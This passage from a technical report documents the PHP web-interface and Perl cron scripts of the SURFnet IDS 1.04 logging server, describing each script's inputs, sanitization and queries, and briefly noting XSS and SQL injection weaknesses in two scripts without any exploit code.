This script includes the following PHP programs `config.inc.php`, `connect.inc.php`, `functions.inc.php` and `menu.php`. This script is used to show detailed information about the binaries downloaded by Nepenthes. The scripts starts collecting the `$_SESSION` values such as the organization and the permissions. After that the script collects the parameters passed using the GET method. The system gets if it is set the `bin` parameter parsing it against SQL injection and XSS attacks. And the same with the `show` parameter. After that the script launches four queries about history of the binary request, details about the binary such as file information and file size and the first seen and the last seen of the binaries. The information collected is shown in different tables.

6.3.18 logdetails.php

The `logdetails.php` is a PHP script called by `logsearch.php` script when the user clicks on the attack ID in the search. This script is stored in `/opt/surfnetids/webinterface/logdetails.php`.

This script includes the following PHP programs `config.inc.php`, `connect.inc.php`, `functions.inc.php`, `variables.inc.php` and `menu.php`. This script is used to obtain detailed information about malicious attacks, malware offered and malware downloaded. This program starts obtaining the `$_SESSION` variables for the permission and the organization. Next the script collects the variables from the GET method. If the variable id is set the script gets it ensuring that it is an integer. In the other case an error is shown. After that the system launches a query to obtain the attack id and logs information about the attack. The system shows the results in a table and in the case of malware downloaded shows information about the identified virus name according to ClamAV. The



Figure 6.13: SURFnet 1.04 `binaryhist.php` window.

information provided by BitDefender and AntiVir is shown if they are configured.

6.3.19 whois.php

The `whois.php` is a PHP script called by the `logsearch.php` script when the user clicks on the attack source. This script is stored in `/opt/surfnetids/webinterface/whois.php`.

This script includes the following PHP programs `functions.inc.php` and `menu.php`. This script is used to obtain the owner of an IP. This program starts collecting the variables given by the GET method. The program gets the IP if it is set or if it is not empty and parses it against XSS. If the IP is not set or is empty the script ends showing an error. Then the script gets the `s` parameter parsing it against XSS. This parameter contains the Internet Address Register (ARIN, RIPE, LACNIC, APNIC or AfriNIC), the system uses a regular expression to ensure that the parameter can only obtain this values. If this parameter is not set the default is RIPE. Next the script sends a request to the selected Internet Address Register and obtains the information about the requested IP making a whois query on the port 43 of the chosen server.

6.3.20 logcheck.php

The `logcheck.php` is a PHP script called by the `menu.php` when the user clicks on check button. The script is stored in `/opt/surfnetids/webinterface/logcheck.php`.



Figure 6.14: SURFnet 1.04 `logdetail.php` window.

This script includes the following PHP programs `config.inc.php`, `connect.inc.php`, `functions.inc.php` and `menu.php`. This script is used to show the IP ranges which attacked our organization. First of all the script obtain the `$_SESSION` values for the permissions and the organization. After that the script obtains the three used GET passed variables. The parameter `b` is parsed against SQL injection and the system ensures that it only can get four values (weekly, monthly, daily and all). The parameter `d` is gathered as well and converted to an integer. After that the script continues generating the menu used to select the results and a button with the organizations available. After that according with the selection of the user in the form the script generates a page with range attacks. In the malicious attack column you can access to the search of that range via `logsearch.php` and in the column unique source address you can access the script `loglist.php`.

6.3.21 logout.php

The `logout.php` is a PHP script called by the `menu.php` when the user clicks on the logout button. The script is stored in `/opt/surfnetids/webinterface/logout.php`.

This script is used to end the session. The script starts a session, changes the control cache to private and `b` sets to `NULL` all `$_SESSION` values. Next the script redirects the user to `login.php`.

6.3.22 useradd.php

The `useradd.php` is a PHP script called by the `usernew.php` form when a new user is added. This script is stored in `/opt/surfnetids/webinterface/useradd.php`.



Figure 6.15: SURFnet 1.04 `whois.php` window.

This script includes the following PHP programs `config.inc.php`, `connect.inc.php` and `functions.inc.php`. This script is used to add the user to the database. The script begins ensuring that the user is admin. Next it obtains from `$_SESSION` the permissions and organization of the user. After the script gathers all the user information from the POST method ensuring that each data is parsed against SQL injection, XSS and converting to integer the variables which are supposed to be integers. Then it does some checks about the submitted form setting with the variable `$m` the identifier of the message to display. The script inserts into the database the user if it is not in the database yet and finishes returning the user to the `useradmin.php` and passing a message as a parameter of that script. The PostgreSQL connection is closed.

6.3.23 userdel.php

The `userdel.php` is a PHP script called when the delete link from `useradmin.php` is clicked. This script is stored in `/opt/surfnetids/webinterface/userdel.php`.

The script includes the following PHP programs `config.inc.php`, `connect.inc.php` and `functions.inc.php`. This script is used to delete a user to the database. The script begins ensuring that the user is admin. Next it obtains from `$_SESSION` the permissions and organization which the user is from. After that the script gets the `userid` from the GET method or generating a message id in the other case. Some more checks are done and if at the end of the process everything goes fine the script deletes the user from the database and returns to the script `useradmin.php` passing a message parameter to that script. The script ends closing the PostgreSQL connection.



Figure 6.16: SURFnet 1.04 `logcheck.php` window.

6.3.24 usernew.php

The `usernew.php` is a PHP script called by `useradmin.php` when the link *Insert User* is clicked. The script is stored in `/opt/surfnetids/webinterface/usernew.php`.

This script includes the following PHP programs `config.inc.php`, `connect.inc.php`, `functions.inc.php`, `variables.inc.php` and `menu.php`. This script is used to create the form that will be used to submit the user information. The script starts collecting the `$_SESSION` values for permissions and organization. Next the script sets the values for the new sensor. The script continuous generating the form. Making a query to collect the user editable organizations. This form uses the method POST. At the end of the form you can return to `useradmin.php` without sending the form or send the form executing `useradd.php`.

6.3.25 useredit.php

The `useredit.php` is a PHP script called by `useradmin.php` when the link modify is clicked. The script is stored in `/opt/surfnetids/webinterface/useredit.php`.

This script includes the following PHP programs `config.inc.php`, `connect.inc.php`, `variables.inc.php`, `functions.inc.php` and `menu.php`. This script is used to modify the information of a created user account. The script starts collecting the values defined in `$_SESSION`. After that the script ensures that it is not set the variable `m` in the URL. If this variable is set is obtained using the GET method and the message related with the message id, displayed. The system ensures that `m` is



Figure 6.17: SURFnet 1.04 `usernew.php` window.

an integer. Next the system checks if the userid provided is correct and matches with a user stored in the database. The script continues showing the form to change the user information. This form sends the password encrypted using MD5 and collects all the user information. This information is passed to the script `usersave.php` via POST method. The back button redirects the user to the script `useradmin.php`.

6.3.26 usersave.php

The `usersave.php` is a PHP script called by `useredit.php` when its form is sent. This is script handles `useredit.php` form. This script is stored in `/opt/surfnetids/webinterface/usersave.php`.

This script includes the following PHP programs `config.inc.php`, `connect.inc.php` and `functions.inc.php`. The script is responsible for updating the user information in the logging server database. This script starts changing the cache policy to private. After that the script ensures that the user is logged in, returning the user to the logging page if he or she is not logged in. Next the script collects the `$_SESSION` values. The script ensures that the username is set and it is not empty. In the other case an error message code is generated and will be passed to `useradmin.php` script. At this point the system collects the rest of the submitted values from the POST method. All the values are parsed against XSS scripting and SQL injection. After that the script makes some checks including the access rights and the correctness of the password. If everything is correct the information is updated in the database. At the end the user is redirected to the script `useradmin.php`



Figure 6.18: SURFnet 1.04 `useredit.php` window.

6.3.27 serveradmin.php

The `serveradmin.php` is a PHP script called by `useradmin` when the user clicks the link. The script is stored in `/opt/surfnetids/webinterface/serveradmin.php`.

This script includes the following PHP programs `config.inc.php`, `connect.inc.php`, `functions.inc.php` and `menu.php`. This script is used to show the number of the servers responsible for the SURFnet servers. The script starts collecting the values of the `$_SESSION`, after that the script checks whether the variable `m` is set in the URL. The system ensures that this variable is an integer as well as the `c` parameter. If this variable is set the message associated with the message id is displayed. The script allows to access the scripts `useradmin.php` and `orgadmin.php`. The system shows the servers available. Always there is at least one. This feature is still beta on this version. The script allows to add servers `servernew.php` and to delete them using `serverdel.php`.

6.3.28 servernew.php

The `servernew.php` is a PHP script called by `serveradmin.php` when the user clicks the link. The script is stored in `/opt/surfnetids/webinterface/servernew.php`.

This script includes the following php programs `config.inc.php`, `connect.inc.php`, `functions.php` and `menu.php`. This script is used to provide a form to save information about the added servers. The script starts collecting the `$_SESSION` values. If the user has not administrator permissions is returned to the `serveradmin.php` script. The corresponding error is detailed using

the URL m variable which identifies the message error code. If the user has permissions it is possible to access useradmin.php and orgadmin.php as well. After that the form handled by serversave.php is displayed.

6.3.29 serverdel.php

The serverdel.php is a PHP script called by serveradmin.php when the user clicks the link. The script is stored in /opt/surfnetids/webinterface/serverdel.php.

The script includes the following PHP programs config.inc.php, connect.inc.php, functions.inc.php and menu.php. This script is used to delete tunnel servers from the IDS. The script starts checking if the used is logged in. After that the script collects the $_SESSION values. Next, the user checks whether the user has administrator rights or whether serverid is set. The server also checks that at least there is one server. If there is no error the system gets the information of the whole sensors connected to the server is going to be deleted. Then this sensors are added to another server. So, the server can be deleted. The script ends closing the database connection and redirecting the user to serveradmin.php.

6.3.30 serversave.php

The serversave.php is a PHP script called by the servernew.php form when the user clicks the submit button. The script is stored in /opt/surfnetids/webinterface/serversave.php.

The script includes the following PHP programs config.inc.php, connect.inc.php and functions.inc.php. The script starts checking if the user is logged in the web interface. After that the user collects the $_SESSION values. After that the PHP program checks if the user has administrator permissions. Then the script collects the f_server value from the POST method. This parameter is checked against SQL injection and XSS scripting. If this value is empty an error is generated as well. After that the server is added to the database. The database connection is closed and the user redirected to the script serveradmin.php.

6.3.31 orgadmin.php

The orgadmin.php is a PHP script called by useradmin.php when the user clicks the corresponding link. The script is stored in /opt/surfnetids/webinterface/orgadmin.php.

The script includes the following PHP programs config.inc.php, connect.inc.php, functions.inc.php and menu.php. The script is used to show the organizations which has deployed sensors in the IDS. The script starts collecting the $_SESSION values. If the user is the admin then more links are available (useradmin.php and serveradmin.php). Next the script obtains the m parameter from the GET method if it is set. The script ensures that the parameter is an integer. Then the script launches a query to obtain all the organizations and displays them in a table. It is possible to edit the organizations using the link to the script orgedit.php.



Figure 6.19: SURFnet 1.04 `orgadmin.php` window.

6.3.32 orgedit.php

The `orgedit.php` is a PHP script called by `orgadmin.php` when the user clicks the corresponding link. This script is stored in `/opt/surfnetids/webinterface/orgadmin.php`.

The script includes the following PHP programs `config.inc.php`, `connect.inc.php`, `functions.inc.php` and `menu.php`. The script is used to submit information about the organization, but it seems not to be complete. The script starts collecting `$_SESSION` values. Then the script ensures that the user is the admin. After that the script gets the organization id using the GET method. The PHP program ensures that it is an integer generating an error in the other case. Next, the system launches a query to obtain information about the organization. This information is used to create the form. The form permits to change the name of the organization and its ranges and is handled by `orgsave.php`.

6.3.33 orgnew.php

The `orgnew.php` is a PHP script which is not called by any script, the only possible thing is to refer it using the URL if its name is known. This script is stored in `/opt/surfnetids/webinterface/orgnew.php`.

The script includes the following PHP programs `config.inc.php`, `connect.inc.php`, `functions.inc.php` and `menu.php`. The script is used to submit information about the organization, but it seems not to be complete. The script starts collecting `$_SESSION` values and ensuring the user is



Figure 6.20: SURFnet 1.04 `orgedit.php` window.

admin. The organization ID is obtained from the GET method ensuring it is an integer. Next the system launches a query to obtain data about the organization which `orgid` is known. Then a form handled by `orgsave.php` is displayed to collect the ranges and the organization name.

6.3.34 orgsave.php

The `orgsave.php` is a PHP script which is called when the `orgnew.php` and `orgedit.php` forms are submitted. This script is stored in `/opt/surfnetids/webinterface/orgsave.php`.

The script includes the following PHP programs `config.inc.php`, `connect.inc.php` and `function.inc.php`. The script starts changing the browser cache to a private one. After that it ensures that the user is really logged in. If that is not the case, the user is redirected to the `login.php` page. Then the script reads the `$_SESSION` values. Then the system gets the organization id from the post method ensuring it is an integer, the organization parsing it against SQL injection but not against XSS scripting, and the range of IP is not parsed as well so both are vulnerable to XSS and the ranges are also vulnerable to SQL injection because it is used in an update query without parsing its value. These problems are not present in the 1.04 version. After that the system checks if there are entries in the database, in which case an error is generated. At the end of the script the information of the table `organisations` is updated, the user is redirected to `orgadmin.php` and the PostgreSQL connection closed.

6.3.35 trafficview.php

The `trafficview.php` is a PHP script called by `traffic.php` when a user clicks on a traffic graph. The script is stored in `/opt/surfnetids/webinterface/trafficview.php`.

The script includes the following programs `config.inc.php`, `connect.inc.php` and `functions.inc.php`. The script first ensures that the variable `view` is passed using the GET method. The system is an integer. This variable identifies the sensor identifier. The number 0 represents all the sensors. Using the identifier the system launches a query to obtain the sensor keyname. After that the system uses the keyname and the string `-day` to look for the day graph of the corresponding sensor. The script ensures first that the file is created. You only can see the pictures if you have permissions in your organization or if you are admin. In the other case a message is displayed. The graphs showed are a daily graph, a weekly graph, a monthly graph and a yearly graph. In each case the averages of refresh are 5 minutes, 30 minutes, 2 hours and 12 hours. The script ends closing the PostgreSQL connection.



Figure 6.21: SURFnet 1.04 `trafficview.php` window.

6.3.36 updatereaction.php

The `updatereaction.php` is a PHP script called when the `sensorstatus.php` form is submitted. The script is stored in `/opt/surfnetids/webinterface/updatereaction.php`.

The script includes the following programs `config.inc.php`, `connect.inc.php` and `functions.inc.php`. The script starts changing the cache control to private. After that the script ensures that

the user is logged in. After that the script collects the $_SESSION values. If the user has only read permissions he is returned to sensorstatus.php showing a message that his or her account is a read only one. Next the script collects information about the sensors present in the database. Then if the variable selview is set the system obtains it from the GET method. The script ensures that this variable is an integer. Then the script obtains the serverkey from the POST method if the user is admin, parsing it to protect the system to XSS scripting and SQL injection. The system obtains from the POST method tapkey and formkey which contain the tap ip and the action. The system ensures that there is no XSS scripting or SQL injection in these variables as well. Then using all the collected information it launches a query to update the action of the sensor. The script redirects the user to the sensorstatus.php script passing the messages in the m variable. The script ends closing the connection to the database.

6.3.37 loglist.php

The loglist.php is a PHP script called when the user clicks in the logcheck.php link in the tables of attacks. The script is stored in /opt/surfnetids/webinterface/loglist.php.

The script includes the following programs config.inc.php, connect.inc.php, functions.inc.php and menu.php. Firstly it collects the $_SESSION values. After that the system checks if the organization is set and passed using the GET method. The system ensures the organization is an integer showing an error if an organization is not given. Next the system tries to obtain the period. The system collects the variables to and from if they are set. The system ensures as well that they are integers. The script collects the browse method which has to match with a regular expression that can be weekly, daily, monthly and all. This variable is obtained from the GET method as well. The script obtains the sort method from the GET method parsing it against SQL injection and Cross-Site Scripting. The script obtains a range from the GET method as well. This range is parsed as well with the same functions as the sort variable. Using those parameters the system obtains a table which contains the attack sources and the number of attacks received by each source. The script ends closing the database connection.

6.3.38 logattacks.php

The logattacks.php is a PHP script called by logsearch.php when the user clicks the attacks statistics and the severity of the attacks is 1 or 32 according to Nepenthes. This script is stored in /opt/surfnetids/webinterface/logattacks.php.

The script includes the following programs config.inc.php, connect.inc.php, functions.inc.php, variables.inc.php and menu.php. Firstly the script obtains the $_SESSION values. Next the system obtains the severity from the GET method if the severity is set. The script ensures that it is an integer. If the severity is not set the user is redirected to logindex.php. After that the system obtains the organization and the checking period from the GET method. The script ensures that the organization and the period are integers. Next the system launches a query to obtain the malicious attacks from the database (severity = 1) or to obtain the downloaded malware (severity = 32). For the obtained data another query is launched to obtain the ClamAV, AntiVir and BitDefender

analysis of the malware. The names of the viruses found for each binary are shown in the table. In the last row of the table is shown the percentage of the virus recognition of each antivirus. At the end the connection to the database is closed.

6.3.39 userupdate.php

The `userupdate.php` is a PHP script not called by any script which is included and it is not used. The script is stored in `/opt/surfnetids/webinterface/userupdate.php`.

The script includes the following programs `config.inc.php`, `connect.inc.php` and `functions.inc.php`. Firstly the script ensures if the user is logged in redirecting him or her to the `login.php` if the user is not logged in. After that the script collects the `$_SESSION`. Next, the system collects several variables using the POST method. The script collects `userid`, `username`, `organisation`, `mailloging`, `email`, `password1` and `password2`. All these variables are parsed against SQL injection but not against Cross-Site Scripting. The script updates the user information and redirects the user to the script `useradmin.php`. The script closes the database connection at the end. This script is potentially dangerous because it does not do any work but can be used to pollute the database or to introduce cross site scripting if the user has the right permissions.

6.4 Perl scripts

6.4.1 idmef.pl

The `idmef.pl` is a Perl script called by the Unix `cron` daemon. The script is stored in `/opt/surfnetids/scripts/idmef.pl`. This script creates the IDMEF[2] files that the user can download from the web interface.

The first part of the script is the same as explained in section 5.3, but this time the logging file is called `idmef.pl.log`.

The second part of the program is responsible for writing the information to the log file and to create the IDMEF XML files. Firstly the script logs the connection to the database. After that the system obtains all the sensors of the organization and logs this number. Next, creates the `.htaccess` to obtain access to a web directory if it is not created. This files guarantees that only the right web interface users can obtain his IDMEF XML reports. Then for each organization is created the XML file. The script finishes closing the PostgreSQL connection.

6.4.2 maillog.pl

The `maillog.pl` is a Perl script called by the Unix `cron` daemon. The script is stored in `/opt/surfnetids/scripts/maillog.pl`. This script is used to send a mail signed with `gnupg` to the

[2]IDMEF (Intrusion Detection Message Exchange Format) is a XML definition to normalize and standardize log events that the IDS exports. This format tries to put the different IDS outputs in a common format.

users which have this feature activated. This mail contains the amount of attacks and other details like IP, time of the attack and type of the attack.

The first part of the script is the same as explained in section 5.3, but this time the logging file is called `maillog.pl.log`. In this script `getts()` and `getec()` are not used. This script uses the functions `getdatetime()`, which gets the complete date and time and `getdate()`, which only gets the date without the time and `sendmail()`, which creates a multipart/mixed mail signed and sends it.

The second part of the program is responsible for writing information to the log file and to send the mail to the users. Firstly the script obtains the list of organization and users with the email feature enabled. Once this list is obtained the program depending on the preferences stored in the database creates a mail. The users who have `maillog` equal to 1 receive the total amount of attacks received printed in the mail grouped by the Nepenthes severity (Possible malicious attacks, Malicious attacks, Malware offered and Malware downloaded). They receive the details about the attacks in the same mail as well. If the user has `maillog` equal to 2 the user receives the details about the attacks sorted by the organization defined ranges of IPs. The script finishes closing the database connection.

6.4.3 fill_dialogue_viruses.pl

The `fill_dialogue_viruses.pl` is a Perl script called by the Unix `cron` daemon. The script is stored in `/opt/surfnetids/scripts/fill_dialogue_viruses.pl`. This program fills the tables `stats_dialogue` and `stats_virus`.

The first part of the script reads the logging server configuration.

The second part of the program starts trying to connect to the database. If the connection succeeds the system launches two queries to the table details which contain the attack details and move this information to the table `stats_dialogue`. This script also moves the information of the table `binaries` which contains information about the binaries downloaded and move it to `stats_virus`.

6.4.4 stat_generator.pl

The `stat_generator.pl` is a Perl script script called by the Unix `cron` daemon. The script is stored in `/opt/surfnetids/scripts/stat_generator.pl`. This program generates statistics in the tables designed for that.

The first part of the script is the same as explained in section 5.3, but this time the log file is called `stat_generator.pl`. The function `getec()` is not used.

The second part of the script is responsible for writing the log information. Firstly the script starts connecting to the database and logging it. After that the script checks if the pair month year is already used in a backup, in that case the script ends logging an error. If there is no error, the script continues adding each entry in `details` table which is not in the `stats_dialogue` table. And the same for the `binaries` table entries which are moved to `stat_virus`. Here the script is doing the job of the script of section 6.4.3. For each active sensor the script backups the information about the sensor and the number of the attacks based on severity. The script also logs the transactions to the log. After that it logs all the entries of every sensor in table `stats_history`. The same is done with dialogues and viruses. These elements are stored in `stats_history_dialogue` and `stats_history_viruses`. After that it creates an entry that the corresponding sensor backup has created successfully or failed. So at the end the file contains all the transactions of the backup done for each sensor. The script ends closing the file 